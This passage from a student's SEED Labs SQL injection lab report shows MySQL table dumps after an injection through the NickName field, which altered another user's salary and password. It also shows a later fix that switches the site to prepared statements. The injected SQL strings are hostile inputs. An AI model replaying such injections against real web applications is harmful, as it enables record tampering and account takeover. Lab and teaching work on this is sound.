83f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |                                                     | 99343bff2
8a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |                                                     | a5bdf35a1
df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------+----------
-----------------------------+
6 rows in set (0.00 sec)
```


Correcting for SHA1!!!







Got access using *123*!



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                                                  | Password
                             |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       | â€", salary=1 WHERE Name=â€™Bobyâ€™;#                          | fdbe918b
ae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |                                                           | 123
                             |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |                                                           | a3c50276
b120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |                                                           | 995b8b8c
83f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |                                                           | 99343bff
8a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |                                                           | a5bdf35a
df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                                                  | Password
                             |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       | â€", salary=1 WHERE Name=â€™Bobyâ€™;#                          | fdbe918b
ae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |                                                           | 40bd0015
3085fc35165329ea1ff5c5ecbdbbeef |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |                                                           | a3c50276
b120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |                                                           | 995b8b8c
83f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |                                                           | 99343bff
8a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |                                                           | a5bdf35a
df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------------+----------
-----------------------------+
6 rows in set (0.01 sec)

mysql>
```


Task 4:


This is in index.html


```
<nav class="navbar fixed-top navbar-light" style="
  background-color: #3EA055;">
  <a class="navbar-brand" href="#" ><img src="seed_
  style="height: 40px; width: 200px;" alt="SEEDLabs
</nav>
<div class="container  col-lg-4 col-lg-offset-4" st
  padding-top: 50px; text-align: center;">
  <h2><b>Employee Profile Login</b></h2><hr><br>
  <div class="container">
    <form action="unsafe_home.php" method="get">
      <div class="input-group mb-3 text-center">
        <div class="input-group-prepend">
          <span class="input-group-text" id="uname":
          span>
        </div>
        <input type="text" class="form-control" pla
        Username" name="username" aria-label="Usern
```


The site is reading from unsafe_home.php I am going to modify it to read from safe_home.php

After modifying this, the attacks from before no longer work:




SQLi Lab
www.seedlabsqlinjection.com/safe_home.php?u
60%
Most Visited
SEED Labs
Sites for Labs
The account information your provide does not exist.
Go back


www.seedlabsqlinjection.com/unsafe_edit_front
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Alice's Profile Edit
NickName
',salary=99999
Email
Email
Address
Address
Phone Number
PhoneNumber
Password
Password
Save
Copyright © SEED LABs



This happens because safe_home.php changes the previous sql statements to prepared statements that prevented the SQL injection attacks. That code can be seen here:

Similarly, unsafe_edit_backend.php can be edited to match safe_edit_backend.php with this code:

```
inde  safe_edit_backend.php ×  unsafe_edit_backend.php ×  home.p
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection
  attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname=
      ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=
      $id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$
      input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=
      ?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$
      input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
```

This makes the website secure against my SQL Injection attacks.